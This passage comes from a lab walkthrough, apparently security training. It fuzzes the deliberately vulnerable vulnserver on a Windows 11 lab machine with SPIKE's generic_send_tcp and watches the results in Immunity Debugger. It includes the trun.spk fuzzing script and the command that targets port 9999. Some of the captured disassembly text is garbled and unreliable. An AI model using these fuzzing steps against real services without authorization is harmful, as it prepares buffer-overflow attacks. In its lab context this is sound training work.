Applications Places System > generic_send_tcp 10.10.1.11 9999 stats.spk 0 0 - Parrot Terminal
File Edit View Search Terminal Help
EXIT
EXIT
GOODBYE
[root@parrot]~# #pluma stats.spk
[root@parrot]~# #generic send tcp 10.10.1.11 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesized= 5004
Fuzzing Variable 0:2
Variablesized= 5005
Fuzzing Variable 0:3
Variablesized= 21
Fuzzing Variable 0:4
Variablesized= 3
Fuzzing Variable 0:5
Variablesized= 2
Fuzzing Variable 0:6
Variablesized= 7
Fuzzing Variable 0:7
Variablesized= 48
Fuzzing Variable 0:8
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesized= 45
Fuzzing Variable 0:9
```


33. Now, switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is still **Running**, which indicates that the STATS function is not vulnerable to buffer overflow. Now, we will repeat the same process with the TRUN function.



```
Immunity Debugger - vulnserver.exe - [CPU - thread 00001EF0, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
77BF6E71 C3 RETN
77BF6E72 CC INT3
77BF6E73 CC INT3
77BF6E74 CC INT3
77BF6E75 CC INT3
77BF6E76 CC INT3
77BF6E77 CC INT3
77BF6E78 CC INT3
77BF6E79 CC INT3
77BF6E7A CC INT3
77BF6E7B CC INT3
77BF6E7C CC INT3
77BF6E7D CC INT3
77BF6E7E CC INT3
77BF6E7F CC INT3
77BF6E80 8B4C24 04 MOV ECX,DWORD PTR SS:[ESP+4]
77BF6E81 F641 04 06 TEST BYTE PTR DS:[ECX+4],6
77BF6E82 74 05 JE SHORT ntdll.77BF6E8F
77BF6E83 E3 51F8FFFF CALL ntdll.77BF6E8F
77BF6E84 B9 01000000 MOV EAX,1
77BF6E85 C2 1000 RETN 10
77BF6E86 8D4A24 00000000 LEA ESP,DWORD PTR SS:[ESP]
77BF6E87 8BFF MOV EDI,EDI
77BF6E88 83D0 A4B3CA77 0 CMP DWORD PTR DS:[77CA9A41],0
77BF6E89 74 0E JE SHORT ntdll.77BF6E97
77BF6E8A 8B00 A4B3CA77 MOV ECX,DWORD PTR DS:[77CA9A41]
77BF6E8B FF15 E0B1CA77 CALL DWORD PTR DS:[77CAB1E0] ntdll.RtlDebugPrintTimes
77BF6E8C FFE1 JMP ECX
77BF6E8D 8D8424 00000000 LEA EAX,DWORD PTR SS:[ESP+300]
77BF6E8E 64:8B00 00000000 MOV ECX,DWORD PTR FS:[0]
77BF6E8F BA 00E0E0E7 MOV EDI,DWORD PTR DS:[EAX],ECX
77BF6E90 8950 04 MOV DWORD PTR DS:[EAX+4],EDX
77BF6E91 64:8B 00000000 MOV DWORD PTR FS:[0],EAX
77BF6E92 8D7C24 14 LEA EDI,DWORD PTR SS:[ESP+14]
77BF6E93 8B7424 10 MOV ESI,DWORD PTR SS:[ESP+10]
77BF6E94 83E6 01 AND ESI,1
77BF6E95 58 POP EAX
77BF6E96 8BC8 MOV ECX,EAX
77BF6E97 FF15 E0B1CA77 CALL DWORD PTR DS:[77CAB1E0] ntdll.RtlDebugPrintTimes
77BF6E98 FF01 JMP ECX
77BF6E99 8B8F EC020000 MOV ECX,DWORD PTR DS:[EDI+2EC]
77BF6E9A 64:8900 00000000 MOV DWORD PTR FS:[0],ECX
77BF6E9B 56 PUSH ESI
77BF6E9C 57 PUSH EDI
77BF6E9D E3 61DFFFFF CALL ntdll.ZwContinue
77BF6E9E 8BF0 MOV ESI,EAX
77BF6E9F 56 PUSH ESI
77BF6EA0 E3 091E0200 CALL ntdll.RtlRaiseStatus
77BF6EA1 EB F8 JNE SHORT ntdll.77BF6F01
77BF6EA2 C2 1000 RETN 10
77BF6EA3 8D6424 00 LEA ESP,DWORD PTR SS:[ESP]
77BF6EA4 67:64:8B0E 3000 MOV ECX,DWORD PTR FS:[300]
77BF6EA5 8B49 10 MOV ECX,DWORD PTR DS:[ECX+10]
77BF6EA6 F641 0A 08 TEST BYTE PTR DS:[ECX+8],8
Address Hex dump ASCII
00403000 FF FF FF FF 00 40 00 00 .....
00403008 70 2E 40 00 00 00 00 00 .....
00403010 FF FF FF FF 00 00 00 00 .....
00403018 FF FF FF FF 00 00 00 00 .....
00403020 FF FF FF FF 00 00 00 00 .....
00403028 00 00 00 00 00 00 00 00 .....
00403030 00 00 00 00 00 00 00 00 .....
00403038 00 00 00 00 00 00 00 00 .....
00403040 00 00 00 00 00 00 00 00 .....
00403048 00 00 00 00 00 00 00 00 .....
New thread with ID 00000918 created
Running
```


34. Switch back to the **Parrot Security** virtual machine.
35. In the **Terminal** window, press **Ctrl+C** to terminate stats.spk script.
36. Now, type **pluma trun.spk** and press **Enter**.
37. In the text editor window, type the following script:

```
s_readline();  
s_string("TRUN ");  
s_string_variable("0");
```
38. Press **Ctrl+S** to save the script file and close the text editor.




```
Applications Places System Firefox Parrot Terminal  
pluma trun.spk - Parrot Terminal  
trun.spk (~) - Pluma (as superuser)  
File Edit View Search Tools Documents Help  
Open Save Undo  
trun.spk x  
1 s_readline();  
2 s_string("TRUN ");  
3 s_string_variable("0");  
PlainText Tab Width: 4 Ln 3, Col 24 INS  
Fuzzing Variable 0:1297  
line read=Welcome to Vulnerable Server! Enter HELP for help.  
Fuzzing Variable 0:1298  
line read=Welcome to Vulnerable Server! Enter HELP for help.  
Fuzzing Variable 0:1299  
Fuzzing Variable 0:1300  
line read=Welcome to Vulnerable Server! Enter HELP for help.  
Fuzzing Variable 0:1301  
^C  
[*]-[root@parrot]-[~]  
#pluma trun.spk  
Menu pluma trun.spk - Parrot ... trun.spk (~) - Pluma (as ...
```


39. Now, in the **terminal** window, type **generic_send_tcp 10.10.1.11 9999 trun.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **trun.spk** is the **spike_script**, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

40. Leave the script running in the terminal window.



```

